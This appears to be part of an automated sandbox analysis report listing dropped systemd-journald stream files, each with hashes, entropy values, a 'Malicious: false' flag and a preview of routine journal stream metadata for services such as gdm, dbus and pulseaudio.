Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=88ef4d35071b4b07a81dd0ed1705c311.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:76053WC3Swz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.466025920194901
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MsEVZC4rqjZcHcljX+:qgFq6g10+f+MsEVZ7YmAu
MD5:	9B821012ABFA2FD1EB28172901F99746
SHA1:	519CA7054A2C4D29A8E6D55FA8F01B897C9183BA
SHA-256:	67CD1C155C5B5058950B8C6F0D45026994B90E06BD18299D05A612DEB5C566D1
SHA-512:	67A78A7C4900CE2C7969C5AECF3799C5FEA9D1431A0EC5856389D8847E80174A6539D131E78B2618CCF8F76850D7A1FB63F3E26AE0ADC334BCF526A57203257
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=fc7ae0c37e8346e1a89edb50f1acfb61.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:76056Xf6cjA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.396945775115302
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5DEBbZGUWSV8qjsjF:SbFuFyLVIg1BG+f+Md+DWm8qjNE
MD5:	E9910C0C06D6208A9634A7B932459745
SHA1:	382A239E36B8140BEF5C52D7FAEA8463770C91BE
SHA-256:	1E749CB41B883F79701A2EA5B201B3D4DEABE1D435856D12FE61310D7D86FAB5
SHA-512:	8348CF925B045FCB871C99E5666D7094D5A88DF11D5D2BDF0117E8F27C2CDF06CED958252F888F80386672BC9ED81342A9F6FAE7D16E85E7FECE21B169D6F17
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=3d4fad0671e047179462a42da5c1370e.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:76655OMvDeA	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:76655OMvDeA	
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.425475829015227
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+M8rhwGp9F2jNALyAZD:qgFq6g1af+M899lMIZD
MD5:	D4BFD0ACA3F45C3DEDF7B3B43014ADA4
SHA1:	968E2F03938474D42700058CD12669DA48DE611E
SHA-256:	59D22D7ED192BF5C6AFC22702D75A29CF2FA20831BC50350C27D6A3767FBCF8C
SHA-512:	10FEC0F5A8A45F2CB03C934712B201A85F31CA30FA52B7E743C9173E972B3BF8CBEF436824C4AE864AFF77D9467958FB96577BAE5F8656D94B4965FBF05809F2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6ae85d588ac54674bad9c3ddc936be8b.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:767134apJEx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.446192226724742
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+MH1gUrQKzATjNdQIeXD:qgFq6g1af+MH1goz+2D
MD5:	09021C8BF2B6A22C95F5046963FF7B5F
SHA1:	233E3861256753B088D2C2F3927E47D617F8BF9E
SHA-256:	914D7D94BD33B7A4085FBACACAF48F77CB46B15B76BB064D0A8D614100AA3DC0
SHA-512:	383F7724F8E405D324678AC20BAE762301229EFBF3D91606984C88CDACB31F38A6FDAF084D8D4C38FCB323D5C2839C30935AD0BF69D3E3FABEAE54F65C2A2A2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=cd015df74f3640c4ba5e54308c3a205f.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:76717lWltVx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.389099210335441
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmzhNUt4M/MQkZjs2BZZD:SbFuFyLVIg1BAf+MEEjNTZD
MD5:	98ADF9D1CF6084226461C0D04D039444
SHA1:	412F87934F09F660A8D95632352C72E25A403B00
SHA-256:	0934550F726DFC2E19D662F268276F8A7F771EE255460E460A7F241EA16DC2CE
SHA-512:	C7534E28105B23F972B5427FABF8899AB2C53AD203E23A3752C6F898BE057E97A09C6C3499846D9288850750BBD0C7AA1CB1009AE8C9CC3AA3A9B62D8C4EE2E9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9bd16dc1c179408e87b44a3292ecdb14.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:767462BbcKx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.432597040720392
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MoD+SK25UR1jLTTIWTIL:qgFq6g10+f+MoRKlfEWEL
MD5:	F958B7D53051A8847290B51D7CDE2AD8
SHA1:	FA4B5C032FAA0431E99CD7DF9B5C05084BB50C40
SHA-256:	3CA98FE2D58125C7AAA429C14E0063BB2B8267EA9418EFA9C35DAFF826EED439
SHA-512:	559F44B442224769FB0BD0007FB1F694501D63801D9A298AEE97A443032ADFB02AEED0052B58DC31252486F09A0DC4F736D2D2F9E3B1754FD7205957C61055D1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=bf724ea177164591acbd7ac2d5df6615.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:76768U3oJPz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.38659351692596
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxmuHAd4X61QAhG0Mp:SbFuFyLVK6g7/+BG+f+MunK1QUMqjNq
MD5:	C0A04E87C868D5E281707A9AC59B8DBA
SHA1:	54CB9A17A976ACFAD003BCC02814B98CB7EA44B5
SHA-256:	2290CAA82263DA50FB79ADF6DF25F4CB4BDE538CD64C433B5A6E9E995C527130
SHA-512:	9799635F64B17B4F20855AD71A9848D19B91DAA467C5E3D9206DAB89D7589740ACE87576D6BB6CE77ED24D9916E208AEE8978F05A7CD62A4A336899816690176
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=de5b0e8dc93248e68f5ae55ed254551c.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:76769ir24PA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.403614780613056
Encrypted:	false
SSDEEP:	6:SbFuFyLVI6g7/+BG+f+M8cEjRtEWSTjNq:qgFqdg7/+0+f+M8cEfEq
MD5:	16F072E4C7F6B9D33A7D77A66E2B8C8C
SHA1:	12127600FD7608611F579D305A1850D88634A2E6
SHA-256:	48DA8430BD090DDEBAE22CC53E82EDCFEB9FA4A28D467E1F3084A265024D3DC5
SHA-512:	3055DF9990164DF9E0112D933644B722A1E2759EB9B91F10957F55BBE7204CD3D44EB4F380558437D1BA86D0B7044DF08B6EDD9A7D9DD2732A62B8AC79DD1A4
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=699097dd1ad045a8b15af528d8b42b24.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:76786urC0zy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.481611961498174
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+M8bh0HtL0L22jFQMzKaBu:qgFqo6g7/+0+f+M8bhUtwLvTmh
MD5:	03F9537F3F645E81611EA8F2FA264CE3
SHA1:	1EB408BCF4B96A886926C7600C7DCCAD54D0A2C4
SHA-256:	9072CB7D5F62E29647EB0FFF51FB841AFA5B67501FFD9A7975D1A7BD31DA0A5B
SHA-512:	42E5E26D9C359E72C3253BD62F226979A8A6125DD2AF77F578573975942D0D04B74CFAE6A434ED80695AD9F3352B6EA0414B24FE481530B5625378BDBAF0EBF9
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6c1bc83b36ad4797840bcab13caa4764.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:76788Cq8HvA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.474223299668206
Encrypted:	false
SSDEEP:	6:SbFuFyLVI6g7/+BG+f+M8B3kAEMUWWqjFQMzKaBu:qgFqdg7/+0+f+M8B3i4Tmh
MD5:	8446BD7733D2D2A1AF1DDF783069BFC2
SHA1:	DF4B97D0D30A41C30ADA72042F7BFE92C987C9BE
SHA-256:	A9EEE8E86DE5557E1FD339EBD6C45B0D05AB519D63E47444ADB1D5B39D6BB9EA
SHA-512:	968528BB3972C59B91D20D785FE725525E0E9FA3AB67F0E659899EA08FCE523E9DDDDAEAB6A6156305FB90D44F001C3170224B8545211475DEC5EBC5878B61A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=6d0a3a933c644bde8cfcb2ba332e837a.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:77693PYSlBr	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.53860012408483
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm55JpQV3CMfjs7LbgS:SbFuFyLVIg1BG+f+MPJuCUji4s
MD5:	3195E47643E2170CD54B58CD6694197C
SHA1:	1D878CFB24F5B9C4D377835BC270893C618B2DA8
SHA-256:	B4A3E5EFE92E371CC32C015B43314A76E867CD4B5E3F38728EB25BB95E743AEB
SHA-512:	F37F216EEF73E1858A3A0901C6BE3150087A30BB024C7B0A7E3979334FA6542DD5D7ABF4CA282F90E92F02A707740791EA92BA029CC81A242EA319BF1421DCA6
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=34e6965f65134528be790e312f5f591e.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:77694GG7gpq	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.410382925618262
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8RKUaFQABk0MxsjsC:SbFuFyLVIg1BG+f+M8M5BgqjosQu
MD5:	C74B490EED1C0F127F7611AD86850E71
SHA1:	D32B0389ADB28C3EDA3947FAC6BCA9B713CF1DF2
SHA-256:	23E3F1B7B61658B7B4DCE81710CCE8E3E70AE143028180494B72BDAEC57F4D1C
SHA-512:	615CFD9ABDFFBB0B0D0327CE046AD9F43725F5885841DE9AB0E7CC150624AC1C90E3C71508E85027A12C4F834ED2DF7BC0B15E7A2ED9ABF2D095D395FDCF026
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=65af3c4f99b445198de54292be4aedba.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:776958dYSHr	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.388501210752274
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M++41aBH2rqjdCLKzK:qgFq6g10+f+Ma1wXCLAK
MD5:	567FC0704654CB544966FA2706C3AAE3
SHA1:	09C8E510A6EF20CA26BF7FFA9E87F38249B31CF8
SHA-256:	E5FB2370054B3152FFF877227BD34CF13CC52986E54F1D4C28255C6D7893C3FB
SHA-512:	018016CDB8006EB8B6482EC6F916513629DD020D43EB2CF2CAD594FB2EC5EE94E47EC9EF61D93731E7CD21726ED82EB8F9974D13A9BBE7A56438A5BCFF8DF050
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=e92165381cfa444d9818419951752889.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:777086ktglq	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.484280522154007
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+Myd3BN1sqjZcHcljX+:qgFq6g10+f+MsT1TmAu
MD5:	CBE05FF56A470BE41DEE16A38FFCBA95
SHA1:	B1356C66CC1AB9D1C0109FD6590DCFDD9922028D
SHA-256:	92E706F58825FD8B0FC346A15A454525C372511BC6F56CFE087AF819C2D505BD
SHA-512:	C230CC5F5F36B1308B7F6DAB992738C64BB62877D109BD80E42CEE0A9D258FA030E731EC47749C60E76237927BC89B3389CE6CCDC2CC30985BDC91F5A5FFF14
Malicious:	false

/run/systemd/journal/streams/.#9:777086ktglq	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=81b0c5c5c7204d84953e218ffe5b0b05.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:77709ece0eu	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.398110008724595
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9lRD/RxQddTnGDN2h:SbFuFyLVIg1BG+f+MJbRW7nGJ2jtWL0
MD5:	DAFAC9F6F336584AC53F0EDB668D0C88
SHA1:	63C5C833F928C1D8AEB07A5977A2675041EBD0F3
SHA-256:	A1B03B28D68F66ED735648A8590CED3710C1F2DA63F3637326E10777A9636D15
SHA-512:	A9EF34B116AA05B32A177B12B870CD8FBB437C4926ECECA94B77F70150BDE49508C5F05EC463E4629CE9DC1EDE91227749FB02EBB38AA11C28DCA6622511E812
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=74f49293e7bc4b45886bbc2917a32db7.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:77722K1Jior	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.4413607197608265
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmpgJLHfRXddjGG1xAD:SbFuFyLVIg1BG+f+MUD9ddtNTjNE
MD5:	1103D22F11B758F4CBE569A7CD0EB507
SHA1:	6074D2BAE0FB6C626D36A2C44B33D12E2EFCCD0B
SHA-256:	B89241F4C5A86F5382C5AFC0BD9AA048C1BF50929840DF0B1BB12D1041C3EC53
SHA-512:	77DFA4BD49439851BF707BC20EFAC37F8A59746F83C37DD2B1B86422C9B7FF15DE9DE1BFC15981B679A005931DEE3DE825911F31584B6FD8458ED0F8C1FC08FB
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=cbf9f017c56641a08dd875cc7cb4d4e8.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:77723pRhG1t	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.396492567146436
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmuQ4HHHKS/JIshTjs1:SbFuFyLVIg1BG+f+MuQIHKSJjbVC
MD5:	032F498A203D79C117FE67A69D95D33B
SHA1:	5715F6096CACF432A01B1C4BAFA134999B790342
SHA-256:	08F74450E65142D98AA08061B753DCA9A36DC587259698C9430D3C4160BA9309
SHA-512:	A0ADFEB316D65806F3111DDAF801741987D3E471C5CB83F328933922BA53A0E2914B16CDDF4D3D60CB08383236571A9EF366DC4F03F344A5A854F90F8CC6BDC
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d0da25866b264d17bb9157776e13a0de.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:77731YWrUqq	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.532005168986088
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmySQpyiEdZyZ0Mxsjq:SbFuFyLVIg1BG+f+MySQpt0Z65qji4s
MD5:	BFBC4D4D0269C34513A8EFBCC375977F
SHA1:	AAC8F27475305D7E91F9529A27D0ADC6310904B1

/run/systemd/journal/streams/.#9:77731YWrUqq	
SHA-256:	AAFCC7569804EB71656C197278E7AD88B45D9133355B7E281CA37EA4240CDF0C
SHA-512:	7C76E596DA25C4A4DFC21330ACC91D887FB64AEE7CC2F3A6B3673B515221BA6D2F64E93C0D8473FE145D0506170740215CD5593AB990317B6E58831DD6F9AB6
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=838ecd5561aa4172b48a8ebf9b7de64a.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:79230W2K5yj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.4951507078139326
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzEU4HOVHGHGhuqjsv:SbFuFyLVIg1BG+f+MwULHGHWji4s
MD5:	7D458AF114FADD38C0DE36131E8183A3
SHA1:	2DF0BB4ED062C755A137E746EAC299AD9273421A
SHA-256:	AE3EFB86DD3CFB5D9E60F0FB2F80453643E14F2FCAD53663628FD0299F9CACAA
SHA-512:	BE2E0377A6A8183F33D35E56FC7256CFD733B0618A7E24C2EB6A8F75EFA21AEA7DDE5D8CABC9E5AC7D745003DA7F70170627CBBDA1362F1D93B14658AFC30188
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9731ae81077d4ea4be12826a33acbea6.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:79235VNvhDl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.411841369272821
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzedOYRDUCX0MxsjsV:SbFuFyLVIg1BG+f+MfSVJqjLkGq
MD5:	4FFE820C9DA87AED0B6481D4DC91D9BB
SHA1:	71D4F954110D4DCCB533015D3054D4D8EE7008A7
SHA-256:	D82B1BEA474BB568AE5763030BE14FD8A6D1D4E1FA8A97CDE8F18392531E58FC
SHA-512:	1409E742C41EC04E6664E6A90E9A25305F63E85BC66A9EDF7E7CCD832FEC823D96A92E614E0077017D7D6E2E166FE533454EAD4CA039BA4D0678F8725094621
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9f24a88cc39044f1862ad9d1b2b28691.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:79317R1An6k	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.431238584224739
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmzwz4R+tClZTjs2ALAXA:SbFuFyLVIg1BAf+MssgtwjNALyAZD
MD5:	9F17037E82A6883F8FEAD9BF3D214A10
SHA1:	034C7AF394AC1A8D329D984023DCD24BA78EBFEB
SHA-256:	0849270D21C0C29ECAF9BD6534CD0F2356CB2B63F2E3B63087A72C4CFA08CFC0
SHA-512:	54745187019BA818136C72E9976FCDFC4276D6859F3964F357B1A7E98A4033038FC193D38AD66099E5161276A5405B734717F1DF58BA8A2AC18A2B5E793E5B95
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9e39b6586bb641d5908b8c40eeb68029.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:79322vtF9Oi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.371859982993601
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmuOCXtd9/2Eejs1Han:SbFuFyLVIg1BG+f+MuZXtj2Eejoa

/run/systemd/journal/streams/.#9:79322vtF9Oi	
MD5:	0E5CCB83FC05BDD17827515808FF19D0
SHA1:	5C9AB86796B8FC5786CAD5C1F4928922535D1F11
SHA-256:	6587C5C79FFEE1A91B0FD26B2D5B6F43024DB74F382EFA43A8FABB55B5916FCB
SHA-512:	DDBEEECEEF06610D0CAFD2316DBD3C32C9B95D16FDDA40F412C89A3B3D1DEAF7E191918A3580155201D9A2EADBDEB33E8D2BC26C8C593B590593976111411 9B6
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=dc174b176ed647c19075a1749b59faa8.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:79325Rut69k	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.467671226609288
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmurWnCM9QZDUNlsjs2BI:SbFuFyLVIg1BAf+MuGUjNdQIeXD
MD5:	F0A9480330CBED8A87F6CC3DF5402E99
SHA1:	8492681BF0EEB2FD0170A38FEFDB58043FA0E737
SHA-256:	73334A477128983E6941547F865383F20BEE58D2EAD28B54C6FDF5FE71C022F6
SHA-512:	83E56F775666FAA328F00A0FD9B46CCBADD7EEDA07476339A9DBEFC9B007271E5B7E28E2740BBB9224A1E6D84AA356745CE470F8C9C904E66E993450D566F07 F
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=db6b3bbd5497401fb02575d84705b751.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:79332onSKWi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.402706107109886
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/TcaiUYdBic5jsmNm:SbFuFyLVIg1BG+f+Moa3wbjdCLKzK
MD5:	78B3AFD90F5813DBF70B0606B1A2CE79
SHA1:	67754F11BC63CE43FC749C6943D0B1CA187B07A7
SHA-256:	4CCE322EF915AB5A225B427B24916B55F8F492B5A47CF015FE5437CF16C80EE7
SHA-512:	DD0C3323E34DA2F4C4A9501CB02ACE8A371F8DF06D89780CAF9716ABB6B7A61E8DE67500BAA87944BFB7738B200107B54875E48AD11E1E2D82A11B5F49D802 E
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=531988d7fdcb4a298f1baf20d851eb95.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:793342muuml	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.434723367557825
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmr78krTvh7qvsjs1Ha:SbFuFyLVIg1BG+f+MHPhG0josQu
MD5:	016AFB2A3738530A8FDAA8EB61AB4A21
SHA1:	574B935BBC6A50806C7883B58BCAC2F23316A7C4
SHA-256:	BB78310D65CA7B80158E72567BBB4113ABB7418C6EBEE7D5D24F4ED9EDF7F06D
SHA-512:	42044C8DE9BB5BAD8F3ACB849F70E7809C05E79EDCA2DBCDBDACDE40C64C28CC3BF75AF7205F3E71028677A5DC0028D3F79042BB48A466A44E93666ABEC94 077
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=a04823d70d68478d9b26cef86d9e253c.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:793454hwRwk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped

/run/systemd/journal/streams/.#9:793454hwRwk	
Size (bytes):	220
Entropy (8bit):	5.467800281674733
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MCCTdm0ZjZcHcljX+:qgFq6g10+f+M3TdBmAu
MD5:	888E3F429A532F734E9C5568AB3DB0A1
SHA1:	90070DFE2B7D50B5676938403427DD4E5FE18543
SHA-256:	3DCDFEA5219D65A1ACB91A7BF78C6F9781791A892E10CEF0A63A2EE6686EF0B2
SHA-512:	4DE36D107082D3DCBB09A936857C5B6FD8F0314519A45FF67284DFC009CF93F8176C561EB6BCDB58E9EEFFCBA32F0640CD982EE42336428AF80DBFC80D5846C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9a41d6be39b4404bae54ef5c71d7684e.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:79352jtrail	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.349602479582234
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm7KJdRGQVw3I0Mxsjt:SbFuFyLVIg1BG+f+M2JdRGQ+MqjtWL0
